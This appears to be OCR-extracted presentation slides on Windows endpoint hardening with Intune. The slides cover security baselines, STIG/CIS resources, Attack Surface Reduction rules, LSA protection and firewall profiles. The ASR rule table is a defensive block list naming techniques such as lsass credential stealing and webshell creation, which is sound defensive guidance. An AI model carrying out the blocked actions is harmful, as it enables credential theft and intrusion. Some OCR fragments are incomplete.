Security Baselines - Intune

- Windows Security Baseline
- Edge Security Baseline
- Windows 365 Baseline
- Defender for Endpoint Baseline
- Microsoft 365 Apps for Enterprise Security Baseline

Intune policies are the way to go as we get status back for each setting.


- The security baselines have been around for many many years....

Security baseline settings and Autopilot reboot

When targeted to device an extra login/reboot may happen

To avoid that move the following setting to user targeted

- Lock screen
- Credential Guard
- DMA Guard
- Virtualization Based Technology
- Device Lock



STIG (Security Technical Implementation Guides)

- Great additional source of security recommendations
- Not only client security recommendations
- Your job is complex, and the stakes are high – this is a shortcut to compliance

https://www.stigviewer.com/stigs

CIS Framework

- Community-driven nonprofit organization
- CIS Benchmarks List
- Not free (only for non-profit)

CIS Benchmarks List

The CIS Benchmarks are prescriptive configuration recommendations for more than 25+ vendor product families. They represent the consensus-based effort of cybersecurity experts globally to help you protect your systems against threats more confidently.

DOWNLOAD BENCHMARKS →

Are you new to the CIS Benchmarks? Learn More

Want to learn more about how the CIS Benchmarks can help you harden your systems? Watch Our Video.

OpenIntuneBaseline & other community resources

Created by MVP James Robinson

- Core device security hardening
- Device Encryption via BitLocker
- Google Chrome (Note: Policies are quite "Anti-Chrome" to encourage the use of Edge)
- Microsoft Edge (Split into multiple policies for easier management)
- Microsoft Office (Including OneDrive Known Folder Move)
- Microsoft Defender for Endpoint (AV, Firewall, ASR Rules)
- Windows LAPS
- Windows Update for Business (Delivery Optimisation, Telemetry & WUfB Reports)
- Windows Update Rings (3-ring model of Pilot, UAT & Production)
- Windows Hello for Business

SkipToTheEndpoint/OpenIntuneBaseline: Community-driven baseline to accelerate Intune adoption and learning. (github.com)

The basics

Local Admins = NO!

- We still run into this
- No one should do day to day work as local admin
- **Yes,** that also include coworkers from the network team and developers!


Attack Surface Reduction rules

- Start in Audit mode – move to Block mode!
- One Policy
  - Per setting
  - For audit and one for block
- Exclusion groups per setting
- New rules added over time

ASR rule name:	Standard protection rule?	Other rule?
Block abuse of exploited vulnerable signed drivers	Yes	
Block Adobe Reader from creating child processes		Yes
Block all Office applications from creating child processes		Yes
Block credential stealing from the Windows local security authority subsystem (lsass.exe)	Yes	
Block executable content from email client and webmail		Yes
Block executable files from running unless they meet a prevalence, age, or trusted list criterion		Yes
Block execution of potentially obfuscated scripts		Yes
Block JavaScript or VBScript from launching downloaded executable content		Yes
Block Office applications from creating executable content		Yes
Block Office applications from injecting code into other processes		Yes
Block Office communication application from creating child processes		Yes
Block persistence through WMI event subscription	Yes	
Block process creations originating from PSExec and WMI commands		Yes
Block rebooting machine in Safe Mode (preview)		Yes
Block untrusted and unsigned processes that run from USB		Yes
Block use of copied or impersonated system tools (preview)		Yes
Block Webshell creation for Servers		Yes
Block Win32 API calls from Office macros		Yes
Use advanced protection against ransomware		Yes


Attack Surface Reduction rules

- Defender for Endpoint helps you move to block mode by reporting on User Impact!
- Generates exclusion list that can be used




Local Security Authority Protection (LSA) enabled by default - 24H2

- For new installs, it is enabled immediately.
- For upgrades, it is enabled after rebooting after an evaluation period of 10 days
- If LSA policy is configured by policy, it is enabled immediately


Error 2025-03-05 09:36:05
Information
Error
Information
Error
Information
Error
Information
Error
Information
Error
Information
Error
Program Compatibility Assistant
This module is blocked from loading into the Local Security Authority.
\Device\HarddiskVolume3\Program Files\Bonjour\mdnsNSP.dll
For more information on why this module has been blocked, click 'Learn more'.
Don't show this message again
Learn more
Cancel
Event 3033, CodeIntegrity
General
Details
Code Integrity determined that a p
les\Bonjour\mdnsNSP.dll that did not meet the Windows signing level requirements.

Publicly Exposed Devices




MITRE:T0883

Windows Firewall

- Extremely important
- Private/Public/Domain (yes for Entra joined as well!)
- Windows Security Baseline =

No Local/Group policy merge for public profile

